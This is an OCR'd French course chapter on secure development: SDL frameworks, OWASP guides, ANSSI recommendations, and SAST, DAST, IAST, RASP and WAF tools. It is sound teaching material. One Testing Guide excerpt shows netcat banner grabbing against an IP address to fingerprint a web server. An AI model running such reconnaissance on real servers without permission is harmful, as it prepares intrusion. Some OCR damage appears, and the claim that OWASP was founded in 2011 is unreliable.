
[cf. res_C02 - 02.pdf]

2.4. Microsoft SDL - Security Development Lifecycle

Le SDL (Security Development Lifecycle) de Microsoft est un processus de sept étapes aidant à la création d'un cycle de développement sécurisé.

L'ensemble des étapes regroupent les différentes phases de sécurisation et les tâches à effectuer en matière de sécurité lors de la construction d'une application.

Voici une illustration par Microsoft des différentes phases du SDL Microsoft.



- La première phase, nommée "sensibilisation" (training), a pour but de former les équipes et particulièrement les développeurs aux différentes vulnérabilités de sécurité, à l'analyse de code ainsi qu'à la modélisation des menaces pour une optimisation du code en matière de sécurité.
- La seconde phase "exigences" (requirements) définit les prérequis pour commencer la création d'un cycle de développement sécurisé comme établir les responsables de la sécurité sur le cycle de développement et du respect des données privées, définir les critères de sécurité demandés par l'organisation, et établir une gestion d'identification et de suivi des vulnérabilités.
- La phase "conception" (design) traite de la modélisation des menaces de l'application, l'objectif étant de déterminer la probabilité et les différentes menaces pouvant porter sur l'application. L'objectif est de trouver les différentes menaces et de les prévenir pour un gain de temps et d'argent pour l'organisation.
- La phase "implémentation" demande l'installation d'outils d'analyse statique de code afin de trouver des vulnérabilités dans le code de l'application ainsi que les fonctions prescrites par l'organisation avant la mise en production.
- La phase "vérification" nécessite le lancement d'outils de fuzzing permettant d'automatiser l'envoi de requêtes afin de trouver des différents bugs et potentielles failles sur l'application. Un test de pénétration peut aussi être engagé.
- L'avant-dernière phase, "diffusion" (release), s'oriente sur la création d'un plan de suivi des incidents afin d'organiser une action immédiate pour arrêter ou réduire l'impact de l'incident le cas échéant.

Un passage en revue final est aussi conseillé. Celui-ci s'organise à travers l'analyse des exigences et prérequis demandés lors de la phase requirements, et l'analyse des bugs et vulnérabilités trouvés lors de la phase verification.

Un archivage des différentes documentations, codes sources, procédures est également conseillé lors de cette phase.

- La dernière phase, nommée "response", est l'exécution du plan de réponse à incident prévu dans la phase précédente. Cette phase permettra d'ajouter des mises à jour de sécurité à l'application.

[1] OpenSAMM - OWASP

Microsoft a prévu des outils et des guides afin d'intégrer le SDL à un cycle de développement. Ceux-ci sont gratuits et disponibles sur Internet à cette adresse : https://www.microsoft.com/en-us/securityengineering/sdl[1]

Vous trouverez ci-dessous un guide français « Implémentation simplifiée de Microsoft SDL », de 2010.

[cf. res_C02 - 04.pdf]

Le SDL de Microsoft sera étudié bien plus en profondeur dans les prochains chapitres pour l'établissement d'un programme de sécurité de l'information.

2.5. Cigital touchpoint

Le Software Security Touchpoint est un ensemble de bonnes pratiques comparable au SDL de chez Microsoft. Il est apparu en 2004 lors de la sortie du livre Software Security par Gary McGraw dont celui-ci explique les différentes mesures de sécurité à mettre en place lors d'un cycle de développement.

Pour McGraw, deux types de "bugs" existent, les bugs de ”codes” et les bugs "d'architectures", dont les mesures à prendre pour la rectification sont au nombre de sept :

- Effectuer la revue de code en utilisant des outils d'analyse statique.
- Documenter les risques et menaces à l'aide de la modélisation de menaces (Threat model) vue précédemment dans l'article SDL Microsoft.
- Effectuer un test de pénétration sur l'application et l'architecture.
- Vérifier l'alignement des exigences de sécurité faites au préalable avec des tests fonctionnels et sur les risques.
- Créer des scénarios de menaces et décrire le comportement du système lors d'une attaque.
- Vérifier que la sécurité couvre bien tous les éléments de l'application.
- Monitorer afin de pouvoir être alerté lors d'une attaque sur la sécurité de l'application.

Lors du forum IEEE 2004/2005 Security and Privacy aux États-Unis, l'auteur Gary McGraw explique de plus près certains éléments ; vous pouvez retrouver les articles à cette adresse : https://buildsecurityin.us-cert.gov/resources/building-security-in[2]

2.6. OWASP CLASP - Comprehensive, Lightweight Application Security Process

Le CLASP (Comprehensive, Lightweight Application Security Process) est un projet daté de 2006 et porté par l'OWASP et plus particulièrement Pravir Chandra, un des créateurs de l'OpenSAMM et BSIMM déjà présenté dans ce chapitre.

Il est composé de 24 bonnes pratiques de sécurité à mettre en place dans un cycle de développement, elles-mêmes regroupées en 5 parties nommées "views" :

1. **Concept** a pour objectif de définir les exigences de sécurité en termes de confidentialité, intégrité, disponibilité, non-répudiation et authentification des données.
2. **Role based** donne les responsabilités et rôles à l'ensemble des acteurs du cycle de développement.
3. **Activity assessment** définit les différents processus à mettre en œuvre pour protéger l'ensemble du cycle de développement.
4. **Activity implementation** donne les détails des 24 processus de sécurité du CLASP.
5. **Vulnerability** détaille 104 vulnérabilités avec les catégories, les conséquences, les réductions de l'impact... afin de pouvoir répondre en cas d'incident de sécurité.

[1] Microsoft Security Development Lifecycle (SDL)

[2] Cybersecurity & Infrastructure Security Agency - Build Security In

Un ouvrage est disponible gratuitement sur le site de l'OWASP : https://owasp.org/www-pdf-archive/Us_owasp-clasp-v12-for-print-lulu.pdf[1]

OWASP - CLASP (ci-dessous) :

Attention : 547 pages...
[cf. res_C02 - 05.pdf]

2.7. Note technique de l'ANSSI

L'agence nationale de la sécurité des systèmes d'information est, comme son nom l'indique, l'autorité nationale française en matière de sécurité et de défense des SI. Son but étant la prévention, la protection, la réaction, la formation et la labellisation de solutions et de services pour la sécurité numérique de la nation.

Plusieurs publications, dont une note technique nommée "Recommandations pour la sécurisation des sites web", sont intéressantes. Celle-ci recouvre des bonnes pratiques concernant la protection des architectures et du code lors du développement d'une application web.

Voici quelques items présentés par l'ANSSI dans son rapport :

- "Les composants applicatifs employés doivent être recensés et maintenus à jour."
- "L'administration d'un site web doit se faire via des protocoles sécurisés."
- "Une matrice des flux précise doit être établie, tant en entrée qu'en sortie, et son respect doit être imposé par un filtrage réseau."
- "Les requêtes adressées à la base de données doivent être faites au moyen de requêtes préparées fortement typées ou par l'intermédiaire d'une couche d'abstraction assurant le contrôle des paramètres. Dans les (rares) cas où cette approche serait impossible, il convient d'apporter un soin particulier à s'assurer que les données manipulées ne comportent pas de caractères spéciaux (au sens du SGBD) sans échappement et ont bien la forme attendue."
- "Les identifiants de session doivent être aléatoires et d'une entropie d'au moins 128 bits."
- "Les attributs HTTPOnly, et dans le cas d'un site en HTTPS Secure, doivent être associés à l'identifiant de session."

Les recommandations de l'ANSSI démontrent bien le "comment" technique pour la sécurisation d'une architecture et d'un code sécurisé.

Le document est disponible à cette adresse : https://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf[2]

ANSSI - Recommandations pour la sécurisation des sites web (ci-dessous) :

[cf. res_C02 - 06.pdf]

2.8. Recommandations du CLUSIF

Le Club de la sécurité de l'information français (CLUSIF) est une association à but non lucratif réunissant des entreprises et experts en sécurité de l'information.

Plusieurs groupes de travail y sont formés autour des domaines de la sécurité des systèmes d'information et en particulier la gestion des risques, la cybercriminalité, etc.

Le groupe de réflexion certainement le plus connu concerne la méthode de gestion des risques MEHARI utilisée par de nombreuses entreprises, managers du risque (risk managers), responsables de la sécurité des systèmes d'information (RSSI)...

[1] CLASP Vulnerability Lexicon - OWASP Foundation
[2] ANSSI - Note technique

Le CLUSIF publie sur son site Internet ses travaux, notamment plusieurs, publiés en 2011, sur la sécurité des applications web :

- "Défense en profondeur des applications Web"
- "Sécurité des Applications Web : Mise en place d'une politique de sécurité applicative : retour d'expérience d'un RSSI"
- "Sécurité des Applications Web : Revue de code source VS test sécurité applicatif"
- "Sécurité des Applications Web : Enjeux réglementaires"

Toutes les publications sont disponibles sur le site du CLUSIF à l'adresse suivante : https://clusif.fr/publications/[1]

2.9. NIST - National Institute of Standards and Technology

Le National Institute of Standards and Technology (NIST) est un organisme américain qui a pour mission le développement économique et la normalisation industrielle des USA.

'organisation est aussi connue pour ses publications sur la sécurité de l'information, par exemple :

- NIST - SP800-44 version 2, Guidelines on Securing Public Web Servers
- NIST - SP800-95, Guide to Secure Web Services

Il est intéressant de suivre les publications du NIST. Celles-ci sont disponibles sur le site officiel à l'adresse suivante : http://csrc.nist.gov/publications/PubsSPs.html[2]

3. Les guides et bonnes pratiques

3.1. OWASP TOP 10

L'Open Web Application Security Project, dont nous avons déjà introduit le projet OpenSAMM, est une organisation à but non lucratif créée en 2011.

Son but est la création de projets autour de la sécurisation des applications web et mobiles.

Présente dans le monde entier, l'organisation est composée de "chapitres" locaux (groupes de travail) regroupés par pays et organisant de façon indépendante des conférences (talks) et projets (projects) sur la sécurité applicative.

Parmi les projets les plus connus, le TOP 10 OWASP a pour but de regrouper les dix vulnérabilités les plus rencontrées sur les applications web.

Pour arriver à ce résultat, l'OWASP organise une enquête mondiale sur les différentes vulnérabilités relevées par les contributeurs de l'enquête et ainsi, établit un classement dont les items sont les suivants :

1. injection (SQL, LDAP, Xpath, etc.)
2. violation de gestion d'authentification et de session
3. Cross-Site Scripting (XSS)
4. références directes non sécurisées à un objet
5. mauvaise configuration de sécurité
6. exposition de données sensibles
7. manque de contrôle d'accès au niveau fonctionnel
8. falsification de requête intersite (CSRF)
9. utilisation de composants avec des vulnérabilités connues

[1] CLUSIF - Publications
[2] NIST - Computer Security Resource Center (CSRC)

10. redirections et renvois non validés

Chaque vulnérabilité du TOP 10 OWASP est ensuite décrite sur un aspect risque :

Agents de menace	Correspondant à la description de l'attaquant (qui ?)
Vecteur d'attaque	Exploitabilité de la vulnérabilité (facile, moyenne, difficile)
Prévalence	La vulnérabilité est-elle courante (commune, répandue, très répandue) ?
Détectabilité	Est-il facile de détecter la vulnérabilité de façon proactive (facile, moyenne, difficile) ?
Impact technique	Quelles sont les conséquences et la finalité de l'exploitation de la vulnérabilité ?
Impact métier	Quel est l'impact (en termes de réputation, commercial, légal, juridique, etc.) ?
Suis-je vulnérable ?	Comment détecter la vulnérabilité sur l'application ?
Exemple de scénarios d'attaque	Exemple concret d'exploitation de la vulnérabilité (code, scénario, etc.)
Comment s'en prémunir ?	Les solutions pour se protéger
Références	Référence à de la documentation OWASP et externe

Bien sûr, les impacts métier cités par l'OWASP ont un degré de criticité différent suivant chaque organisation. Le risque d'une injection SQL n'aura pas le même impact commercial sur le site web d'un petit commerçant que sur celui d'un grand comme Amazon. C'est pourquoi il est nécessaire d'évaluer les risques pour sa propre organisation. Pour ce faire, l'OWASP préconise sa propre méthode d'évaluation des risques (OWASP Risk Rating Methodology) ou bien la modélisation des menaces (Threat modeling) de chez Microsoft que nous étudierons dans le chapitre Les concepts du développement sécurisé - Modélisation des menaces (threat modeling).

Le TOP 10 OWASP est disponible en français à cette adresse : https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project (Tab « Translation Efforts »)

OWASP Top 10 - 2013 - Français (ci-dessous) :

OWASP Top 10 - 2013 - Français
[cf. res_C02 - 07.pdf]

OWASP Top 10 - 2017 - Anglais (ci-dessous) :

OWASP Top 10 - 2017 - Anglais
[cf. res_C02 - 08.pdf]

3.2. OWASP testing guide

L'OWASP, que l'on ne présente plus ici, a sorti sa version 4 du "Testing guide" en 2014 qui apporte la guidance pour l'audit technique (pentest) et fonctionnel des applications web à destination des développeurs et auditeurs techniques (pentesters).

La première partie du guide propose de vérifier la mise en place des bonnes pratiques de sécurité lors du cycle de développement, comme la revue de code, la modélisation des menaces, les approches du risque, etc.

OWASP propose d'ailleurs de créer sa propre méthode de vérification sur les points essentiels dans un cycle de développement.

La deuxième partie donne les méthodes à utiliser pour auditer une application web de manière technique. Les différents items sont :

- Prise d'informations (Information gathering)
- Audit de la configuration et de l'installation (Configuration and deployment management testing)
- Audit de la gestion des identités (Identity management testing)
- Audit des authentifications (Authentication testing)
- Audit des autorisations (Authorization testing)
- Audit de la gestion des sessions (Session management testing)
- Audit de la validation des entrées (Input validation testing)
- Audit de la gestion des erreurs (Testing for error handling)
- Audit des vulnérabilités cryptographiques (Testing for weak cryptography)
- Audit de la logique business (Business logic testing)
- Audit de la partie cliente (Client side testing)

Sur chaque item ci-dessus, OWASP propose des points de contrôle rigoureusement documentés avec l'explication de la vulnérabilité à tester et l'utilisation des outils.

Exemple :

Voici un exemple :

- Nom : reconnaissance (fingerprinting) du serveur web
- Identifiant : OTG-INFO-002
- Explication : le fingerprinting d'un serveur web est une phase importante lors d'un test de pénétration (Pentest). Celle-ci permet de déterminer la version et le type de serveur utilisé par l'application et ainsi de trouver des vulnérabilités. Il y a beaucoup de versions de serveurs web sur le marché. Connaître sa version permet d'aider, voire de changer l'orientation du test de pénétration.
- La technique consiste en l'envoi de requêtes spécifiques au serveur web distant afin d'analyser la réponse et de la comparer à une base de données contenant des signatures de chaque serveur web du marché.
- Objectif : trouver la version du serveur web distant et déterminer les vulnérabilités ainsi que les exploits à utiliser à la suite du test de pénétration.
- Tester en boîte noire (black-box) : la solution la plus simple est l'utilisation de l'outil Netcat.

Prenons l'exemple d'une simple requête HTTP et de sa réponse.

```
1 $ nc 202.41.76.251 80 HEAD / HTTP/1.0
2
3 HTTP/1.1 200 OK
4 Date: Mon, 16 Jun 2003 02:53:29 GMT
5 Server: Apache/1.3.3 (Unix) (Red Hat/Linux) Last-Modified: Wed, 07 Oct 1998
```

```
11:18:14 GMT ETag: ”1813-49b-361b4df6”
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html
```

L'exemple ci-dessus démontre que le serveur distant utilise la version 1.3.3 d'Apache sur un système d'exploitation Linux.

Voici un exemple pour un serveur IIS 7 :

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/7.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT ETag: b0aac0542e25c31: 89d
Content-Length: 7369
```

Vous l'aurez compris, le testing guide de l'OWASP est un très bon outil pour des tests fonctionnels sur le cycle de développement ainsi qu'un test de pénétration sur les applications web.

Il est disponible à cette adresse : https://www.owasp.org/index.php/OWASP_Testing_Project[1]

3.3. OWASP ASVS - Application Security Verification Standard

OWASP Application Security Verification Standard (ASVS) fournit une série de contrôles de sécurité technique et fonctionnelle afin de tester, mesurer et améliorer la sécurité d'une application web.

Son but premier est d'apporter au développeur et à l'équipe sécurité des actions à mettre en place pour sécuriser une application web. Celles-ci sont représentées sous forme de liste à cocher (checklist) avec différents degrés de sécurité.

Le premier degré, nommé **Opportunistic**, apporte toutes les mesures nécessaires pour un site web correctement sécurisé. En effet, tous les contrôles de sécurité nécessaires pour contrer les vulnérabilités présentées par le TOP 10 OWASP y sont fournis afin de protéger les applications web avec un faible besoin en confidentialité.

Le deuxième degré dit **Standard** apporte quant à lui plus de contrôles pour un niveau de sécurité à la hauteur des sites web marchands ou bien contenant des informations liées, sensibles, comme le secteur médical, business to business (B2B), etc.

Le troisième et dernier niveau, ayant pour nom **Advanced**, applique un niveau maximum de sécurité généralement utilisé pour les données extrêmement sensibles notamment militaires, secret Défense, ou médicales sensibles.

Voici un extrait de la checklist proposée par l'ASVS :

ID	Description	1	2	3	Version ASVS
5.17	Vérifier que l'application est bien protégée contre les attaques par pollution		*	*	2.0
5.18	Vérifier que les validations côté client sont des protections secondaires et ne remplacent pas les protections côté serveur		*	*	3.0

[1] OWASP Web Security Testing Guide

ID	Description	1	2	3	Version ASVS
5.19	Vérifier que les entrées de données sont bien protégées et non pas seulement les formulaires HTML mais aussi les appels REST, HTTP header, cookies, etc.		*	*	3.0

Nous pouvons constater sur l'exemple ci-dessus que les contrôles sont tous de niveau 2 et 3 (Standard, Advanced), et que le premier est disponible depuis la version 2.0 de l'ASVS.

Depuis la version 3.0 de l'ASVS, la checklist de l'ASVS est regroupée en seize parties afin de distinguer les contrôles. En voici la liste :

- Architecture, conception et modélisation des menaces
- Authentification
- Gestion des sessions
- Contrôle d'accès
- Entrée malintentionnée
- Cryptographie
- Manipulation des erreurs et d'enregistrements
- Protection des données
- Communications
- Configuration HTTP sécurisée
- Contrôles malintentionnés
- Logique métier
- Fichiers et ressources
- Mobile
- Web services
- Configuration

L'ASVS est vraiment une bonne ressource pour commencer un cycle de développement sécurisé ou bien le compléter. Ce document est disponible en anglais aux formats "Word, PDF et Excel" afin de pouvoir interagir avec celui-ci.

Les documents sont disponibles à cette adresse : https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project[1]

3.4. OWASP code review guide

L'OWASP code review guide est un élément indispensable dans la construction d'un cycle de développement sécurisé. Il s'adresse aux développeurs désirant se former à la sécurisation du code afin de procéder à la revue et à l'analyse de code avant l'entrée en production d'une application ou d'une mise à jour.

En effet, le code review guide OWASP se concentre sur les bonnes pratiques à utiliser lors d'un développement d'application avec les langages C#, Java, C/C++ et PHP.

Le document commence par expliquer comment utiliser la revue de code au sein d'une organisation et ses différentes méthodologies, puis précise comment sécuriser le code en fonction des dix vulnérabilités décrites dans le TOP 10 OWASP.

[1] OWASP Application Security Verification Standard

***Exemple* :**

En voici un extrait : « A3 - CROSS-SITE SCRIPTING (XSS)"

Qu'est-ce que le Cross-Site Scripting (XSS) ?

Le XSS est un type de vulnérabilités lié au code généralement trouvé dans les applications web. Le XSS permet à l'attaquant d'injecter un code malicieux à l'intérieur d'une page web.

C'est une des vulnérabilités les plus répandues suivant le TOP 10 OWASP.

L'impact peut être plus ou moins grave en fonction de ce que l'attaquant peut exploiter, et des contrôles mis en place par l'organisation contre ce genre de vulnérabilité.

Description

Il y a trois types de vulnérabilités XSS : Reflected XSS (réfléchie), stored (stockée) et DOM. L'impact est le même, peu importe le type.

Que faut-il vérifier ?

Les XSS peuvent être difficiles à identifier et à supprimer d'un serveur web. La meilleure méthode est d'utiliser une revue de code intense et de regarder dans chaque entrée à l'aide de request HTTP si l'injection de code JavaScript est possible.

L'examinateur doit vérifier précisément que :

- Aucune donnée non contrôlée ne doit transiter lors de requête HTTP.
- Quand des données non contrôlées transitent entre le serveur et le client, celles-ci doivent être encodées au format JSON et les réponses HTTP doivent avoir un Content-Type à application/json.
- Quand des données non contrôlées sont utilisées dans le DOM d'une page web, les API suivantes doivent être utilisées :
    - Node.textContent
    - document.createTextNode
    - Element.setAttribute (deuxième paramètre seulement)

Le vérificateur doit spécialement être attentif à l'utilisation des tags HTML tels que <img src...>, <iframe src...>, <bgsound src...>, etc. qui peuvent transmettre du JavaScript malicieux. »

es outils permettant de scanner dans le but de trouver des vulnérabilités XSS peuvent aider à automatiser la tâche mais ne remplaceront jamais une revue manuelle. Pour autant, l'approche de la défense en profondeur (defense in depth) est toujours le meilleur moyen de limiter le risque.

Les outils

- OWASP Zed Attack Proxy est un outil ayant pour utilité le test de pénétration et la découverte de vulnérabilités dans une application web.
- Un test automatisé ou bien manuel est possible à l'aide d'un proxy à configurer sur un navigateur.
- Les tests de type Spider, scan, fuzz sont possibles.
- Utilisation de Microsoft Anti-XSS Library
- Une autre possibilité de trouver des vulnérabilités XSS au sein du code est l'utilisation de l'outil Microsoft Anti-XSS Library.

Malheureusement, l'utilisation de fonctions HtmlEncode n'est pas suffisante, surtout dans le cas où l'utilisateur de l'application est amené à pouvoir utiliser des tags HTML (WYSIWYG), du JavaScript, le format XML ou des URL.

Dans ce cas, l'utilisation d'un outil comme Anti-XSS Library est nécessaire.

Le code review guide est un manuel constructif et idéal pour commencer une formation au développement sécurisé.

4. Les technologies liées à la sécurité web

4.1. Analyse de code statique (SAST)

L'analyse de code statique, en anglais SAST (Static Application Security Testing), est un élément essentiel dans un cycle de développement sécurisé ainsi que les méthodes d'intégration continue telles que le DevOps. Son objectif est de lire et d'analyser le code afin d'y trouver d'éventuels bugs et vulnérabilités avant la mise en production d'une application.

De nombreux outils existent sur le marché, des solutions cloud et des logiciels, ainsi que des scripts qui sont adaptés à beaucoup de langages de programmation. Voici une liste des utilitaires d'analyse de codes statiques classés par langage :

Java :

FindBugs	Gratuit	Interface graphique et plugin pour Eclipse
Sonarqube	Gratuit	Plugin Eclipse, Jenkins, Maven et application web
Veracode application security platform	payant	Solution SaaS & on premise
Checkmarx static code analysis	Payant	Solution SaaS & on premise
Source code analysis (HP/Fortify)	Payant	Solution SaaS & on premise

PHP :

RATS	Gratuit	Script
RIPS	Gratuit	Application Web
Veracode application security platform	Payant	Solution SaaS & on premise
Checkmarx static code analysis	Payant	Solution SaaS & on premise
Source code analysis (HP/Fortify)	Payant	Solution SaaS & on premise

.Net :

FxCop	Gratuit	Interface graphique
VCG	Gratuit	Interface graphique
Veracode application security platform	Payant	Solution SaaS & on premise
Checkmarx static code analysis	Payant	Solution SaaS & on premise
Source code analysis (HP/Fortify)	Payant	Solution SaaS & on premise

Il existe bien d'autres outils d'analyse de code et certains, comme SonarQube, sont capables de comprendre plusieurs langages.

Si l'analyse de code est un outil fondamental pour la sécurité d'une application, elle n'est néanmoins pas suffisante car elle comporte parfois des faux positifs et ne trouve pas toutes les vulnérabilités.

L'idéal est de coupler une analyse statique (SAST) à une analyse dynamique (DAST) que nous allons introduire dans la prochaine section.

Une autre question sur la souveraineté des données peut se poser avec l'utilisation des outils cloud. En effet, certaines exigences et politiques de sécurité des entreprises peuvent interdire l'utilisation de données et de codes dans certains pays.

L'analyse statique sera étudiée plus en profondeur dans le chapitre Établir un cycle de développement sécurisé - Analyse statique du code.

4.2. Analyse de code dynamique (DAST)

L'analyse des applications dynamiques, en anglais, Dynamic Application Security Testing (DAST), est, contrairement à l'analyse statique, utilisée avec une vision extérieure (black box) à l'application. Tel un pentest, les outils DAST essayent de pénétrer et identifier des vulnérabilités dans l'application par différentes techniques automatisées.

Les logiciels permettant le DAST sont généralement très performants mais ne peuvent pas, contrairement aux logiciels SAST, trouver les vulnérabilités directement dans le code. Voici une liste non exhaustive des outils DAST gratuits et payants :

Gratuit :

Nom	OS
Nikto	Windows, Mac, Linux
OWASP WebScarab	Windows, Linux
OWASP ZAP	Windows, Mac, Linux
WATOBO	Windows, Linux

Payant :


Nom	OS
Burp suite	Windows, Mac, Linux
HP webinspect	Windows
IBM Appscan	Windows, Linux
Rapid7 Appspider	Windows

Le DAST est un outil efficace mais pas suffisant ; il doit absolument être couplé à un logiciel SAST pour gagner en efficacité dans un cycle de développement sécurisé.

4.3. Tests interactifs de la sécurité des applications (IAST)

Les tests interactifs des applications, en anglais, Interactive Application Security Testing (IAST), ont une approche différente de celle des logiciels vus précédemment comme l'analyse de code statique (SAST) et l'analyse dynamique (DAST).

AST exploite les informations à l'intérieur de l'application en cours d'exécution comme la transition des flux de données, les librairies et les connexions afin de repérer des comportements étranges lors de l'exécution de l'application.



es avantages des logiciels IAST sont généralement la réduction de faux positifs que l'on rencontre souvent dans les rapports SAST ainsi que sa portée qui n'est pas limitée seulement au code ou à l'extérieur de l'application, contrairement à l'analyse statique et dynamique.

Voici une liste de logiciels IAST :

- Quotium seeker (payant)
- Acunetix AcuSensor (payant)
- HP webinspect (payant)

4.4. Autoprotection des applications (RASP)

Le Runtime Application Self-Protection (RASP) a quant à lui l'objectif de détecter et protéger en temps réel les attaques par une reconfiguration de l'environnement de l'application.

Lorsqu'une attaque est détectée, l'outil RASP prend le contrôle de l'application et assure la protection nécessaire en temps réel.

Les outils RASP sont disponibles sur les technologies ".net" et Java.

Liste des RASP du marché :

- Veracode RAST (payant)
- Contrast security (payant)
- HP Application Defender (payant)

4.5. Pare-feu applicatif (WAF)


Un Web Application Firewall (WAF) est comme son nom l'indique un pare-feu applicatif qui a pour objectif de contrôler, filtrer et bloquer le trafic HTTP en direction d'une application web.

Un WAF peut être sous forme physique, avec l'ajout d'une machine dédiée à cette tâche (appliance), un plugin à installer sur le serveur web ou bien une solution cloud.

Le WAF contrôle généralement les protocoles HTTP, HTTPS, SOAP, XML-RPC, REST.

Il permet de détecter les vulnérabilités connues (injection SQL, XSS, session hijacking, etc.) mais aussi des attaques potentiellement non identifiées (zero-day) par l'analyse de trafic anormal.

Le WAF est placé dans l'infrastructure réseau de sorte que toute requête soit traitée par lui avant d'être reçue par le serveur web.



La norme de sécurité PCI-DSS vue précédemment dans ce chapitre exige un WAF pour les applications traitant de la donnée bancaire.

Voici une liste de quelques WAF du marché :

Gratuit :

Nom	Plateforme
Modsecurity	Apache et IIS
WebKnight	IIS
IronBee de Qualys	Apache
NAXSI	Nginx
Cloudflare	Cloud

Payant :

Nom	Plateforme
Citrix Netscaler	Appliance
Barracuda 360	Appliance
Imperva's secure sphere	Appliance

Nom	Plateforme
Dell Sonic Wall	Appliance
Qualys	Appliance
Cloudflare	Cloud

Le choix entre un WAF avec une appliance ou tout simplement un plugin à installer sur un serveur web dépend des besoins et du budget de l'organisation.

La différence de performance réside généralement dans la vitesse des transmissions de données et du nombre de traitements à la seconde des transactions SSL entre le serveur web et le WAF.

